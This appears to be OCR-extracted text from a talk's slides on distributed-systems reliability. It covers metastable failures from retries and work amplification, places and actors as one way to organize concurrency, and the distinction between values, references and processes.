


Figure 2: Goodput of an idealized web application with a database backend in stable, vulnerable, and metastable states.

PLOP 🗺️

Metastable Mechanism






Figure 2: Goodput of an idealized web application with a database backend in stable, vulnerable, and metastable states.

- Retries / let it crash
- Work amplification
- General thrash 🫡

PLOP 🗺️

Values Over Time

Places are "a" way to organize concurrency.

They are ***not "the" way.***

Nine Nines Is So 1999

Massive Reliability

Massive Reliability 🏔️

You can ***never step*** into the ***same ~~river~~ process twice***

– Heraclitus


Values ≠ References ≠ Processes

- Values are eternal
  - Only pointers mutate
- Modular! Mobile! Universal!
- "Pure"
- Compared by equality

- Processes occur over time
- Can move, but always unique
- Actors colocate mutable references with processes
- Specific interface
- Often limited reuse, especially when distributed

Massive Reliability 🏔️

Decoupling, Abundance, Redundancy



